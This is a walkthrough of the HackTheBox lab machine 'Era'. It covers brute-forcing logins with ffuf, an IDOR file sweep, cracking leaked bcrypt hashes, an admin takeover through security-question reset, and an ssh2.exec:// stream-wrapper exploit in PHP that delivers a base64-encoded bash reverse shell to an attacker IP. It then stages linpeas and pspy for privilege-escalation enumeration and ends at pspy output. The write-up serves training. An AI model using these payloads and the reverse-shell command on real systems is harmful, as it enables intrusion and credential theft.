Era — HackTheBox Walkthrough
Reconnaissance
First I ran an Nmap scan of the provided target IP to see what services were open and what I was up against.
nmap 10.10.11.xx -sV -sC -p- --min-rate=1000 -v -oN EraResultsPORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
80/tcp open http nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD
|_http-title: Era Designs
|_http-favicon: Unknown favicon MD5: 0309B7B14DF62A797B431119ADB37B14
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernelIt showed that there were two ports open. The FTP service stood out immediately. I tried an anonymous login to see if anything interesting was exposed, but it failed:
Connected to 10.10.11.79.
220 (vsFTPd 3.0.5)
Name (10.10.11.79:thefakewizard): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
I then proceeded to access the web server over HTTP (TCP/80). To reach the virtual host, I had to amend my /etc/hosts so that era.htb resolved to the target IP.

After poking around what appears to be a fictional SaaS provider on the main page, I ran a subdomain enumeration scan using ffuf with a SecLists wordlist:
ffuf -w "/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt" -u "http://10.10.11.xx" -H "Host: FUZZ.era.htb" -fc 302After a few minutes, the scan finished and came back with a single subdomain:
file - [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 86ms]I updated /etc/hosts again to include this new vhost and browsed to it:

From first glance, a few things stood out. The Manage Files, Upload Files, and Update Security Questions sections all required authentication, so the next logical step was username enumeration.
I first looked at the /login.php page to understand how it behaves if I enter something obviously wrong, it would show Invalid username or password. error, which closed the avenue here.

I then looked at the Alternatively, login using security questions. section, which leads to /security_login.php. I entered dummy info aswell, and this time it behaved differently from the /login.php counterpart, it would notify the client that User not found accordingly if there isn’t an aforementioned user in the database, and this was the starting point to go off for user enumeration from there.

/security_login.phpI launched Burp Suite to capture and intercept the POST request that it was sending out, and these are the parameters:
username=1&answer1=test&answer2=test1&answer3=test2Now, the interest was the username parameter, because we’re trying to find a registered user on this server, so I crafted a new ffuf command to search for this. I copied the request details from Burp into a separate text file to avoid the hassle of setting up bunch of parameters, but if you’re following my approach, make sure you set the username parameter to username=FUZZ so the tool understands what you’re trying to do. The -u parameter had to be added to override the interpretation error that ffuf creates in regards to treating the http/https differences.
ffuf -w "/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt" -X POST -request security_login_POST_req -fr "User not found." -u "http://file.era.htb/security_login.php"After about few minutes, I came up with two potential usernames for the list:

With this information, I would head back to /login.php page, and attempt to bruteforce the passwords of these accounts using ffuf tool, starting with eric first.
submitted=true&username=eric&password=FUZZffuf -w "/snap/seclists/1214/Passwords/Common-Credentials/xato-net-10-million-passwords-100000.txt" -u "http://file.era.htb/login.php" -request login_php_req -fr "Invalid username or password."After some time, ffuf found Eric’s password, being america which means we can login.

Before I tried the credentials for the file service, I wanted to try logging in on FTP (tcp/21) service that was seen open earlier in the Nmap scan. However it gave permission denied, which means eric isn’t registered, or just doesn’t have ftp privileges.
Connected to 10.10.11.79.
220 (vsFTPd 3.0.5)
Name (10.10.11.79:williamkight): eric
530 Permission denied.
ftp: Login failed
ftp>
Upon logging it leads to a file management page. Eric has not uploaded anything prior. I go to /upload.php page to upload a test file to understand the mechanism here.

As we can see, upon uploading the test.php file, we are given a download link with a id parameter set as 8163. This detail was interesting there was potential to test this parameter for IDOR vulnerabilities, and see if I can access other possible files that’s not been created by me.
I entered http://file.era.htb/download.php?id=1 to see if anything was there from the start, but nothing. I was able to take note of the error message for the -fr parameter for ffuf later though.
I create a new .txt file that consists of ordered numbers from 1 to 10000, and proceed to fuzz the parameter of the id. Make sure to have -H parameter and note ffuf of your current session cookies to avoid unauthorized errors.
seq 0 10000 > number_bru.txtffuf -w "number_bru.txt" -u "http://file.era.htb/download.php?id=FUZZ" -H "Cookie: PHPSESSID=[Insert Cookies]" -fr "File Not Found"The ffuf scan results revealed three possible files, for one of them was uploaded by me, and the 53, 150 belonged to different users.

I looked at id=53 first, and this was a backup .zip file, which was very valuable find, and id=150 file was signing.zip. I downloaded both of them, but I proceeded to look at site-backup-30–08–24.zip first.
http://file.era.htb/download.php?id=54
Using tree command, this is the entirety of site-backup-30–08–24.zip:
.
├── bg.jpg
├── css
│   ├── fontawesome-all.min.css
│   ├── images
│   │   └── overlay.png
│   ├── main.css
│   ├── main.css.save
│   └── noscript.css
├── download.php
├── filedb.sqlite
├── files
│   └── index.php
├── functions.global.php
├── index.php
├── initial_layout.php
├── layout_login.php
├── layout.php
├── LICENSE
├── login.php
├── logout.php
├── main.png
├── manage.php
├── register.php
├── reset.php
├── sass
│   ├── base
│   │   ├── _page.scss
│   │   ├── _reset.scss
│   │   └── _typography.scss
│   ├── components
│   │   ├── _actions.scss
│   │   ├── _button.scss
│   │   ├── _form.scss
│   │   ├── _icon.scss
│   │   ├── _icons.scss
│   │   └── _list.scss
│   ├── layout
│   │   ├── _footer.scss
│   │   ├── _main.scss
│   │   └── _wrapper.scss
│   ├── libs
│   │   ├── _breakpoints.scss
│   │   ├── _functions.scss
│   │   ├── _mixins.scss
│   │   ├── _vars.scss
│   │   └── _vendor.scss
│   ├── main.scss
│   └── noscript.scss
├── screen-download.png
├── screen-login.png
├── screen-main.png
├── screen-manage.png
├── screen-upload.png
├── security_login.php
├── upload.php
└── webfonts
    ├── fa-brands-400.eot
    ├── fa-brands-400.svg
    ├── fa-brands-400.ttf
    ├── fa-brands-400.woff
    ├── fa-brands-400.woff2
    ├── fa-regular-400.eot
    ├── fa-regular-400.svg
    ├── fa-regular-400.ttf
    ├── fa-regular-400.woff
    ├── fa-regular-400.woff2
    ├── fa-solid-900.eot
    ├── fa-solid-900.svg
    ├── fa-solid-900.ttf
    ├── fa-solid-900.woff
    └── fa-solid-900.woff2

10 directories, 62 files
First file that stood out was filedb.sqlite. I proceeded to look at the contents:
sqlite3 filedb.sqlitesqlite> .tables
files users
sqlite> .schema users
CREATE TABLE users (
user_id INTEGER PRIMARY KEY AUTOINCREMENT,
user_name varchar(255) NOT NULL,
user_password varchar(255) NOT NULL,
auto_delete_files_after int NOT NULL
, security_answer1 varchar(255), security_answer2 varchar(255), security_answer3 varchar(255));
sqlite> select * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
sqlite> select * from files;
54|files/site-backup-30-08-24.zip|1|1725044282
sqlite>So, based on the output here, there are six users in total, admin_ef01cab31aa appears to be the kingpin of this service here, and even has security questions pre-filled, whereas others don’t. The files table didn’t have much to offer. I put these hashes into a .txt file and ran the hashcat tool to see if I can uncover any other potential credentials here:
Hashid tool check showed these were all bcrypt/blowfish hashes, so the-m parameter was 3200 after consulting with hashcat algorithm chart list.
Analyzing '$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
hashcat -a 0 -m 3200 backup_hash.txt /snap/seclists/1214/Passwords/Leaked-Databases/rockyou.txt.tar.gzI stopped hashcat after 10~ minutes, and these are results it yielded:
$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm:america
$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.:mustang
The first hash was obvious already. The user with mustang as password was yuri. I logged into file.era.htb to see if the dashboard view would be any different from Eric’s but there was no difference. I then attempt log into target’s FTP server to see if there was anything new, and the log-in was successful.
Connected to 10.10.11.79.
220 (vsFTPd 3.0.5)
Name (10.10.11.79:williamkight): yuri
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5763|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
--------------------------
ftp> cd apache2_conf
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||30340|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1332 Dec 08  2024 000-default.conf
-rw-r--r--    1 0        0            7224 Dec 08  2024 apache2.conf
-rw-r--r--    1 0        0             222 Dec 13  2024 file.conf
-rw-r--r--    1 0        0             320 Dec 08  2024 ports.conf
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd php8.1_conf
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40033|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 build
-rw-r--r--    1 0        0           35080 Dec 08  2024 calendar.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 ctype.so
-rw-r--r--    1 0        0          190728 Dec 08  2024 dom.so
-rw-r--r--    1 0        0           96520 Dec 08  2024 exif.so
-rw-r--r--    1 0        0          174344 Dec 08  2024 ffi.so
-rw-r--r--    1 0        0         7153984 Dec 08  2024 fileinfo.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 ftp.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 gettext.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 iconv.so
-rw-r--r--    1 0        0         1006632 Dec 08  2024 opcache.so
-rw-r--r--    1 0        0          121096 Dec 08  2024 pdo.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 pdo_sqlite.so
-rw-r--r--    1 0        0          284936 Dec 08  2024 phar.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 posix.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 readline.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 shmop.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 simplexml.so
-rw-r--r--    1 0        0          104712 Dec 08  2024 sockets.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 sqlite3.so
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvmsg.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 sysvsem.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvshm.so
-rw-r--r--    1 0        0           35080 Dec 08  2024 tokenizer.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 xml.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 xmlreader.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 xmlwriter.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 xsl.so
-rw-r--r--    1 0        0           84232 Dec 08  2024 zip.so
226 Directory send OK.
ftp>
I grabbed these files and extracted them locally to inspect later. At first glance, there were no obvious secrets (like API keys or passwords) inside the configs, so I went back to focusing on file.era.htb.
However, I did make a note of the PHP modules list, especially ssh2.so. That’s the PHP SSH2 extension, and it’s important because it registers stream wrappers like ssh2:// and ssh2.exec://. It show that PHP stream wrappers might be at thing later
Remembering the /security_login.php page existed that was used for user enumeration, I wanted to try and login into this admin’s account with the security questions that were seen in the sqlite database.

However it showed that the answers weren’t correct, it didn’t match up with backup’s database. I went back to Eric’s account, and remembered there is a Upload Security Questions tab, or the /reset.php page, where it’s main purpose is to reset security questions of a user.
I wanted to see if I can reset admin_ef01cab31aa security questions with my own, and the request was a success, despite not being the actual user in question.

I logged out, and went to /security_login.php to login with security questions of the admin’s account, and it was successful.



The manage.php dashboard page didn’t look much different from Eric’s account, so I assumed this was the dead-end here. I started to look through more .php file contents of the site backup folder I obtained earlier to see if I can find any code flaws that possibly opens a pathway to exploitation.
Looking back at the site backup files,download.php was interesting. For normal users, it either serves a file directly when dl=true or shows a “click to download” page. However, there is a special admin-only (and has comments indicating this that it’s “BETA”) branch intended to “preview” files instead of forcing a download:
// BETA (Currently only available to the admin) - Showcase file instead of downloading it
} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    $format = isset($_GET['format']) ? $_GET['format'] : '';
    $file = $fetched[0];

    if (strpos($format, '://') !== false) {
        $wrapper = $format;
        header('Content-Type: application/octet-stream');
    } else {
        $wrapper = '';
        header('Content-Type: text/html');
    }

    try {
        $file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
        $full_path = $wrapper ? $wrapper . $file : $file;
        echo "Opening: " . $full_path . "\n";
        echo $file_content;
    } catch (Exception $e) {
        echo "Error reading file: " . $e->getMessage();
    }
}
Before this, the script resolves the file path for the requested id via the SQLite database:
$reqFile  = $_GET['id'];
$fetched  = contactDB("SELECT * FROM files WHERE fileid='$reqFile';", 1);
$file     = $fetched[0];
The admin-only preview logic then works like this:
- If
show=trueand$_SESSION['erauser'] === 1(admin), the script reads an extraformatparameter from the query string. At this point, I’m assuming that theadmin_ef01cab31aaaccount corresponds touser_id = 1, so when we log in as that user,$_SESSION['erauser']is indeed1. - If
formatcontains://, it is treated as a raw prefix ($wrapper) and concatenated directly with the file path loaded from the database:
$full_path = $wrapper . $file;Otherwise, $wrapper is empty and a plain file path is used
3. The result is passed straight into fopen():
fopen($full_path, 'r');So for an admin session, the final fopen() target becomes:
<wrapper from ?format><filepath from DB>At first glance it looked like nothing more than a basic file-preview feature wired through format. But seeing ssh2.so in the PHP modules on the FTP server changed the picture. The SSH2 extension exposes the ssh2:// and ssh2.exec:// stream wrappers, which means an authenticated admin can redirect format to one of those wrappers instead of a local file. That simple “preview” feature suddenly becomes a much stronger primitive, one that can eventually be pushed all the way to remote code execution.
Exploitation
At this point I knew 3 important things:
- I had an admin session (
admin_ef01cab31aa) thanks to abusing/reset.php+/security_login.php. - The
download.phpadmin-only branch allowed me to control theformatprefix used infopen()as long as it contained://. - From FTP (
php8.1_conf), I knewssh2.sowas present, which means PHP’s SSH2 stream wrappers (ssh2://,ssh2.exec://, etc.) were available.
From the backup filedb.sqlite, I already knew that file ID 54 was associated with the backup archive:
54|files/site-backup-30-08-24.zip|1|1725044282Because the SSH2 extension is loaded (ssh2.so on the FTP share), I can use the ssh2.exec:// stream wrapper, which executes a command on an SSH server when the stream is opened. I already had valid credentials eric:america or yuri:mustang, so the idea was to point format at an SSH2 exec URL targeting 127.0.0.1 as was seen how it behaves in functions.global.php
Whatever comes after @127.0.0.1:22/ is treated as one command, and then files/site-backup-30-08-24.zip gets appended by PHP. To test, I used bash -c .
bash -c 'ping -c 1 10.10.xx.xx' xWhen the file path is appended, it turns into:
bash -c 'ping -c 1 10.10.xx.xx' x files/site-backup-30-08-24.zipThe extra words (x and the file path) are just additional positional parameters to bash -c they don’t change the command inside the quotes.
The final format value I used (URL-encoded) was:
ssh2.exec://eric:america@127.0.0.1:22/bash%20-c%20%27ping%20-c%201%2010.10.14.14%27%20x%20So the full exploit URL for file ID 54 was:
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1:22/bash%20-c%20%27ping%20-c%201%2010.10.14.14%27%20x%20While logged in as the admin user, I hit that URL and captured traffic on my VPN interface provided by HTB (tun0) with:
sudo tcpdump -i tun0 The capture showed my HTTP GET to download.php with the ssh2.exec:// payload, followed by a ping coming from the target back to my machine:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:27:22.191995 IP my-host-machine.54414 > era.htb.http: Flags [S], seq 1353259935, win 64240, ...
12:27:22.286467 IP my-host-machine.54414 > era.htb.http: Flags [P.], seq 1:594, ack 1, ...: HTTP: GET /download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1:22/bash%20-c%20%27ping%20-c%201%2010.10.14.14%27%20x%20 HTTP/1.1
...- The admin-only
showmode is actually using the attacker-controlledformatprefix as a stream wrapper infopen(). - The
ssh2.exec://wrapper is active thanks tossh2.sofrom yuri’s FTP. - The reused
eric:americacredentials are valid for SSH on127.0.0.1.
Opening the stream in download.php is enough to make the web server connect over SSH and execute arbitrary commands.
After confirming code execution with ping, the next step was get a RCE on the target machine.
The SSH2 stream wrapper is still used in the same way as before. The goal is to run:
bash -i >& /dev/tcp/10.10.xx.xx/4444 0>&1To avoid quoting issues, this command was base64-encoded locally:
echo -n 'bash -i >& /dev/tcp/10.10.xx.xx/4444 0>&1' | base64

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNC80NDQ0IDA+JjE=
On the target, that string is decoded and executed via bash -c, again using an extra argument so that the appended file path from the database is harmless:
bash -c 'printf YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNC80NDQ0IDA+JjE= | base64 -d | bash' xURL-encoded as a format parameter, this becomes:
ssh2.exec://eric:america@127.0.0.1:22/bash%20-c%20%27printf%20YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xNC80NDQ0IDA%2BJjE%3D%20%7C%20base64%20-d%20%7C%20bash%27%20x%20The final exploit URL for file ID 54 is:

http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1:22/bash%20-c%20%27printf%20YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xNC80NDQ0IDA%2BJjE%3D%20%7C%20base64%20-d%20%7C%20bash%27%20x%20On the attacking host, I started nc listener:
nc -lvnp 4444When this URL is requested in the browser while authenticated as the admin user, the download.php admin-only show branch constructs:
ssh2.exec://eric:america@127.0.0.1:22/bash -c 'printf ... | base64 -d | bash' x files/site-backup-30-08-24.zipOpening that stream via fopen() causes PHP’s ssh2.exec:// wrapper to SSH into 127.0.0.1 as eric:america, decode the payload, and execute the Bash reverse shell. A connection is then received on 10.10.xx.xx:4444, The user flag was obtained.
Privilege Escalation
After obtaining a successful RCE, next goal was to find a path to root. I first tried the sudo -l cmd for eric, to see if he has any special privileges in regards to usage of sudo, but no room here.
eric@era:~$ sudo -l
[sudo] password for eric: america

Sorry, user eric may not run sudo on era.
After that, I decided to run one-line cmd linpeas.sh tool (noted in this github page):
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | shHowever, the target server refused to resolve the github.com domain, so I had to download the linpeas.sh onto my local host machine and have the web server import it.
From host:
python3 -m http.server 8085

[make sure linpeas.sh is on same directory as this cmd execution]
Then to target:
eric@era:~$ wget http://10.10.xx.xx:8085/linpeas.sh

--2025-10-12 21:06:58--  http://10.10.14.14:8085/linpeas.sh
Connecting to 10.10.14.14:8085... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 820.45K  1.39MB/s    in 0.6s

2025-10-12 21:06:59 (1.39 MB/s) - ‘linpeas.sh’ saved [840139/840139]

eric@era:~$ chmod +x linpeas.sh
eric@era:~$
After running the linpeas. here are some interesting information upon analyzing the output results:
From the very top of linpeas, eric is in the devs group:
User & Groups: uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)Later, linpeas flags the AV directory under /opt where as linpeas states this is “Unexpected”:
╔══════════╣ Unexpected in /opt (usually empty)
total 12
drwxrwxr-x  3 root root 4096 Jul 22 08:42 .
drwxr-xr-x 20 root root 4096 Jul 22 08:41 ..
drwxrwxr--  3 root devs 4096 Jul 22 08:42 AV
Shows root-owned but group-readable files under /opt/AV/periodic-checks:
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root eric 33 Nov 28 19:27 /home/eric/user.txt
-rwxrw---- 1 root devs 16544 Nov 28 21:09 /opt/AV/periodic-checks/monitor
-rw-rw---- 1 root devs   103 Nov 28 21:09 /opt/AV/periodic-checks/status.log
And then it calls out group-writable files for the devs group:
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
  Group devs:
/opt/AV
/opt/AV/periodic-checks
/opt/AV/periodic-checks/monitor
/opt/AV/periodic-checks/status.log
Last but not least, these files are also appearing as recently modified:
╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/opt/AV/periodic-checks/monitor
/opt/AV/periodic-checks/status.log
Inspecting /opt/AV/periodic-checks:
eric@era:/opt/AV/periodic-checks$ ls -la
total 32
drwxrwxr-- 2 root devs  4096 Nov 28 21:18 .
drwxrwxr-- 3 root devs  4096 Jul 22 08:42 ..
-rwxrw---- 1 root devs 16544 Nov 28 21:18 monitor
-rw-rw---- 1 root devs   103 Nov 28 21:18 status.log
monitor here is a root owned ELF binary, but writable by the devs group. status.log and monitor_text_sig.bin are also owned by root and writable by devs. Combined with the “recently modified” hint from linpeas, this suggested some scheduled task was invoking monitor as root timely.
To understand how monitor was being executed, I uploaded pspy (link to github for download) to the target box, made it executable, and ran it as eric:
wget http://10.10.14.14:8085/pspy64
chmod +x pspy64
./pspy64
With pspy running, I let it capture a full cycle of whatever was hitting /opt/AV/periodic-checks. A typical minute looked like this:
2025/11/28 21:22:04 CMD: UID=0     PID=1      | /sbin/init
2025/11/28 21:23:01 CMD: UID=0     PID=23027  | /usr/sbin/CRON -f -P
2025/11/28 21:23:01 CMD: UID=0     PID=23028  | /usr/sbin/CRON -f -P
2025/11/28 21:23:01 CMD: UID=0     PID=23029  |
2025/11/28 21:23:01 CMD: UID=0     PID=23030  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:23:01 CMD: UID=0     PID=23032  |
2025/11/28 21:23:01 CMD: UID=0     PID=23031  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:23:01 CMD: UID=0     PID=23035  | grep -oP (?<=UTF8STRING        :)Era Inc.
2025/11/28 21:23:01 CMD: UID=0     PID=23034  |
2025/11/28 21:23:01 CMD: UID=0     PID=23033  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:23:01 CMD: UID=0     PID=23036  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:23:01 CMD: UID=0     PID=23038  | grep -oP (?<=IA5STRING         :)yurivich@era.com
2025/11/28 21:23:01 CMD: UID=0     PID=23039  | /opt/AV/periodic-checks/monitor
